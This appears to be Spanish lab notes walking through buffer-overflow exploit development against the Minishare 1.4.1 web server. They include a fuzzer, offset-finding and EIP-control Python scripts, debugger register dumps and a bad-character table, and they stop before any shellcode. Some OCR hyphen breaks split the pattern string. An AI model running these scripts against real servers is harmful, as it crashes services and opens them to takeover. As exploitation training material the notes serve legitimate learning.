Minishare-1.4.1

Es una vulnerabilidad de seguridad en la que un programa o proceso permite que se sobrescriba la memoria adyacente a un área de almacenamiento de datos, conocida como búfer. Esto puede ocurrir cuando se introduce más datos en un búfer de lo que este puede contener, y el exceso de datos sobrescribe áreas de memoria cercanas.

Fuzzing app.


Requisitos:

Copiar Mona en la ruta C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands


Añadir IP y Puerto del servicio.

File: fuzzer.py

```
import socket
metodo_http = "GET "
buff = ""
cabecera_http = " HTTP/1.1\r\n\r\n"
while True:
  buff = buff+"\x41"*100
  buff_final = metodo_http+buff+cabecera_http
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('127.0.0.1',80))
    print "Fuzzeando con %d bytes" % len(buff)
    sock.send(buff_final)
    sock.recv(1024)
    sock.close()
  except:
    print "El servidor ha crasheado con %d bytes" % len(buff)
    exit()
```



Creamos Pattern en Mona.



!mona pattern_create 1800

```
0 heuristical procedures
773A0000 Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
719D0000 Modules C:\WINDOWS\System32\mswsock.dll
76EE0000 Modules C:\WINDOWS\system32\DNSAPI.dll
76F70000 Modules C:\WINDOWS\System32\winrnr.dll
76F20000 Modules C:\WINDOWS\system32\WLDAP32.dll
76F80000 Modules C:\WINDOWS\system32\rasadhlp.dll
5B150000 Modules C:\WINDOWS\system32\uxtheme.dll
746B0000 Modules C:\WINDOWS\system32\MSCTF.dll
66740000 Modules C:\WINDOWS\system32\hnetcfg.dll
7C8106E9 New thread with ID 00000468 created
7C8106E9 New thread with ID 000004B8 created
         [22:34:31] Thread 000004B8 terminated, exit code 0
7C8106E9 New thread with ID 000004C0 created
         [22:34:31] Thread 000004C0 terminated, exit code 0
7C8106E9 New thread with ID 000004D8 created
         [22:34:31] Thread 000004D8 terminated, exit code 0
7C8106E9 New thread with ID 000004DC created
         [22:34:31] Thread 000004DC terminated, exit code 0
7C8106E9 New thread with ID 00000524 created
         [22:34:31] Thread 00000524 terminated, exit code 0
7C8106E9 New thread with ID 00000248 created
         [22:34:31] Thread 00000248 terminated, exit code 0
7C8106E9 New thread with ID 000002C8 created
         [22:34:31] Thread 000002C8 terminated, exit code 0
7C8106E9 New thread with ID 00000530 created
         [22:34:31] Thread 00000530 terminated, exit code 0
7C8106E9 New thread with ID 0000051C created
         [22:34:32] Thread 0000051C terminated, exit code 0
7C8106E9 New thread with ID 00000550 created
         [22:34:32] Thread 00000550 terminated, exit code 0
7C8106E9 New thread with ID 0000054C created
41414141 [22:34:32] Access violation when executing [41414141]
0BADF00D [+] Command used:
0BADF00D !mona pattern_create 1800
0BADF00D Creating cyclic pattern of 1800 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9A
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.030000
!mona pattern_create 1800
```

Ruta:C:\Archivos de programa\Immunity Inc\Immunity Debugger\pattern.txt

```
----------------------------------------------------------------------------
  OS : xp, release 5.1.2600
  Process being debugged : minishare (pid 1112)
  Current mona arguments: pattern_create 1800
============================================================================
  2021-05-21 22:36:33
============================================================================

Pattern of 1800 bytes :
------------------------

ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
```

Encontrando EIP offset

Añadir IP, Puerto del servicio y Pattern ASCII

File: offsec1.py

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))
metodo_http = "GET "
buff =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai-
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au-
```

```
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7
Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B-
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6B-
g7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B-
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7
Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7B-
s8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8
Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6B-
y7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6
Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5C-
e6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5C-
h6Ch7Ch8Ch9"
cabecera_http=" HTTP/1.1\r\n\r\n"
buff_final = metodo_http+buff+cabecera_http
sock.send(buff_final)
sock.recv(1024)
sock.close()
```

Capturamos Pattern EIP.

```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00F14CA8
EBX 68433468
ESP 014C3908 ASCII "Ch7Ch8Ch9 HTTP/1.1"
EBP 014CBB90
ESI 00000001
EDI 014CFD68

EIP 36684335

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

014C3908  43376843 Ch7C
```

IEP:36684335

Buscando Offset EIP

!mona pattern_offset 36684335


```
7C8106E9 New thread with ID 000005C0 created
36684335 [22:42:49] Access violation when executing [36684335]
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 36684335
0BADF00D Looking for 5Ch6 in pattern of 500000 bytes
0BADF00D  - Pattern 5Ch6 (0x36684335) found in cyclic pattern at position 1787
0BADF00D Looking for 5Ch6 in pattern of 500000 bytes
0BADF00D Looking for 6hC5 in pattern of 500000 bytes
0BADF00D  - Pattern 6hC5 not found in cyclic pattern (uppercase)
0BADF00D Looking for 5Ch6 in pattern of 500000 bytes
0BADF00D Looking for 6hC5 in pattern of 500000 bytes
0BADF00D  - Pattern 6hC5 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.150000
!mona pattern_offset 36684335
```

Posición del patrón encontrado: 1787

File: offset2.py

Buscar Carecteres encontrados (Badchars)

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))
metodo_http = "GET "
buff = "A"*1787 + "B"*4 + "C"*400
cabecera_http=" HTTP/1.1\r\n\r\n"
buff_final = metodo_http+buff+cabecera_http
sock.send(buff_final)
sock.recv(1024)
sock.close()
```



EIP: 42424242

Generar Bard Chars

!mona bytearray

```
0BADF00D [+] Command used:
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.020000
```

!mona bytearray

Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\bytearray.txt

